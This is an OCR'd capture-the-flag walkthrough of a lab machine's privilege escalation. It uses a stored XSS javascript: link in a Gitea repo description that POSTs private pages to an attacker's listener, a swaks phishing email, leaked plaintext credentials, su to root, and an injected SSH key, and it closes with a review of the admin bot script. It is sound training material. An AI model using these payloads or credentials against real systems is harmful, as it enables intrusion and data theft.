
```
axel@cat:~$
ssh> -L 2525:127.0.0.1:25
Forwarding port.
```

Let's create a new repo. Description should be like this(Fetch /administrator/employee-management to 10.10.16.10:9001 that I can't access)

```
<a href="javascript:fetch('http://localhost:3000/administrator/employee-management').then(resp => resp.text()).then(data => fetch('http://10.10.16.10:9001/', {method:'POST', mode:'no-cors', body:data}))">Click!</a>
```

Warning: http://127.0.0.1 instead of localhost returns error on cors

I need to set at least one file to make the malicious link work(Any content is ok)




Send it to jobert as axel using swaks with malicious link

```
└─$ swaks --from axel@localhost --to jobert@localhost --header "Subject: New Project" --body "Check this repo: http://localhost:3000/axel/test" -p 2525
=== Trying localhost:2525...
=== Connected to localhost.
<-  220 cat.htb ESMTP Sendmail 8.15.2/8.15.2/Debian-18; Fri, 11 Jul 2025 20:22:27 GMT; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1]
 -> EHLO parrot
<-  250-cat.htb Hello localhost [127.0.0.1], pleased to meet you
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-EXPN
<-  250-VERB
<-  250-8BITMIME
<-  250-SIZE
<-  250-DSN
<-  250-ETRN
<-  250-AUTH DIGEST-MD5 CRAM-MD5
<-  250-DELIVERBY
<-  250 HELP
 -> MAIL FROM:<axel@localhost>
<-  250 2.1.0 <axel@localhost>... Sender ok
 -> RCPT TO:<jobert@localhost>
<-  250 2.1.5 <jobert@localhost>... Recipient ok
 -> DATA
<-  354 Enter mail, end with "." on a line by itself
 -> Date: Sat, 12 Jul 2025 01:22:27 -0400
 -> To: jobert@localhost
 -> From: axel@localhost
 -> Subject: New Project
 -> Message-Id: <20250712012227.005637@parrot>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
```

I can get response

```
└─$ nc -lvnp 9001 > stolen.html
Listening on 0.0.0.0 9001
Connection received on 10.10.11.53 53562
```

Remove headers to make it work as html file and open it with firefox



Let's download index.php this time

```
Description

<a href="javascript:fetch('http://localhost:3000/administrator/employee-management/raw/branch/main/index.php').then(resp => resp.text()).then(data =>
fetch('http://10.10.16.10:9001/', {method:'POST', mode:'no-cors', body:data}))">Click!</a>
```

```
<?php$
$valid_username = 'admin';$
$valid_password = 'IKw75eR0MR7CMIxhH0';$
$
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) || $
    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {$
    $
    header('WWW-Authenticate: Basic realm="Employee Management"');$
    header('HTTP/1.0 401 Unauthorized');$
    exit;$
}$
$
header('Location: dashboard.php');$
exit;$
?>$
$
```

I got password of admin. Try ssh

```
└──╼ $ssh root@cat.htb
root@cat.htb's password:
Permission denied, please try again.
root@cat.htb's password:
```

It fails, but I can change user in rosa or axel shell

```
axel@cat:~$ su root
Password:
root@cat:/home/axel#
```

Beyond root

Users cannot see other users' processes because hidepid is on


```
root@cat:/home/axel# cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-y12FjLuxTJ8ecisR7yOMYeqKGeyregTQN27oKUfsF7miOKKaBS3N3aLF8cUi8f1G / ext4 defaults 0 1
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/9f3a8bfe-ed65-4111-a80d-c4e3124cf962 /boot ext4 defaults 0 1
proc /proc proc defaults,hidepid=2 0 0
/dev/disk/by-uuid/265d4ffb-b9d9-48c9-a7a3-bd654400d391 none swap sw 0 0
```

ssh to root fails because

```
root@cat:/home/axel# sshd -T | grep -i root
permitrootlogin without-password
chrootdirectory none
```


It means only using ssh key is allowed

I can add my id on /root/.ssh/authorized_keys and try ssh again




It succeeds this time

I can see jobert is running admin_cat.py



Its content shows



```python
def login_cat_htb():
    driver.delete_all_cookies()
    login_url = "http://cat.htb/join.php"
    driver.get(login_url)
    wait = WebDriverWait(driver, 10)

    try:
        already_have_an_account = wait.until(
            EC.presence_of_element_located((By.LINK_TEXT, "Already have an account?"))
        )
        already_have_an_account.click()
        already_have_an_account.click()
        wait.until(EC.visibility_of_element_located((By.ID, "loginForm")))

        username_input = driver.find_element(By.ID, "loginUsername")
        password_input = driver.find_element(By.ID, "loginPassword")

        username_input.send_keys("axel")
        password_input.send_keys("aNdZwgC4tI9gnVXv_e3Q")

        login_button = driver.find_element(By.XPATH, "//input[@name='loginForm']")
        login_button.click()

        wait.until(EC.presence_of_element_located((By.TAG_NAME, "body")))

        cookies = driver.get_cookies()
        session_cookie = next((cookie['value'] for cookie in cookies if cookie['name'] == 'PHPSESSID'), None)

        # delete all submissions
        driver.get("http://cat.htb/admin.php")
        source = driver.page_source
```

Use axel creds to login to http service
It seems like it's the session that I stole

```python
for link in links:
    wait.until(EC.element_to_be_clickable((By.XPATH, f"//button[@onclick=\"window.location.href='{link}'\"]"))).click()
    sleep(5)
    driver.get("http://cat.htb/admin.php")
    sleep(5)
    wait.until(EC.element_to_be_clickable((By.XPATH, f"//button[@onclick='rejectCat({link[-1]})']"))).click()
    wait.until(EC.alert_is_present())
    driver.switch_to.alert.accept()
```

Click view_cat.php

Call function rejectCat

It shows why both of 2 options work. It goes to view page first, go back to admin.php, then click reject button.

Second function simulates jobert on gitea part

```
def login_and_navigate_urls():
    driver.delete_all_cookies()
    wait = WebDriverWait(driver, 10)
    login_url = "http://localhost:3000/user/login"
    url_pattern = r'(https?://[^\s]+)'
    urls = []

    try:
        with open('/var/mail/jobert', 'r') as mail_file:
            for line in mail_file:
                found_urls = re.findall(url_pattern, line)
                urls.extend(found_urls)
                print(found_urls)
    except FileNotFoundError:
        pass

    if not urls:
        return
    os.system("truncate -s 0 /var/mail/jobert")

    cookies = driver.get_cookies()
    if cookies == []:
        driver.get(login_url)
        wait.until(EC.presence_of_element_located((By.TAG_NAME, "form")))

    csrf_token = wait.until(EC.presence_of_element_located((By.NAME, "_csrf"))).get_attribute("value")

    wait.until(EC.presence_of_element_located((By.XPATH, "//input[@id=\'user_name\']"))).clear()
    wait.until(EC.presence_of_element_located((By.XPATH, "//input[@id=\'user_name\']"))).send_keys("administrator")
    wait.until(EC.presence_of_element_located((By.XPATH, "//input[@id=\'password\']"))).clear()
    wait.until(EC.presence_of_element_located((By.XPATH, "//input[@id=\'password\']"))).send_keys("AdmiNistr4t0rCr3d3nti4l2024C4t")
```

It shows why both of 2 options work. It goes to view page first, go back to admin.php, then click reject button.


Login as administrator: Why he can see the admin repo

```
for url in urls:
    try:
        driver.get(url)
        wait.until(EC.presence_of_element_located((By.TAG_NAME, "body")))
        sleep(5)
        wait.until(EC.presence_of_element_located((By.CSS_SELECTOR, ".repo-description > a")))).click()
        sleep(5)
    except Exception as e:
        print(e)
```

Click repo description, which makes phishing work

```
try:
    while True:
        session_cookie = login_cat_htb()
        sleep(5)
        login_and_navigate_urls()
        sleep(5)
except Exception as e:
    print(f"Error: {e}")
finally:
    driver.quit()
```

I can login as admin with the cred here



System runs it as user jobert and always restart it if error occurs

```
root@cat:/home/jobert# grep -Ri "admin_cat.py" /etc/systemd/system /lib/systemd/system 2>/dev/null
/etc/systemd/system/multi-user.target.wants/admin.service:ExecStart=/usr/bin/python3 admin_cat.py
/etc/systemd/system/admin.service:ExecStart=/usr/bin/python3 admin_cat.py
```

```
root@cat:/home/jobert# cat /etc/systemd/system/admin.service
[Unit]
Description=Client
After=network.target

[Service]
Type=simple
User=jobert
WorkingDirectory=/home/jobert
ExecStart=/usr/bin/python3 admin_cat.py
Restart=always

[Install]
WantedBy=multi-user.target
```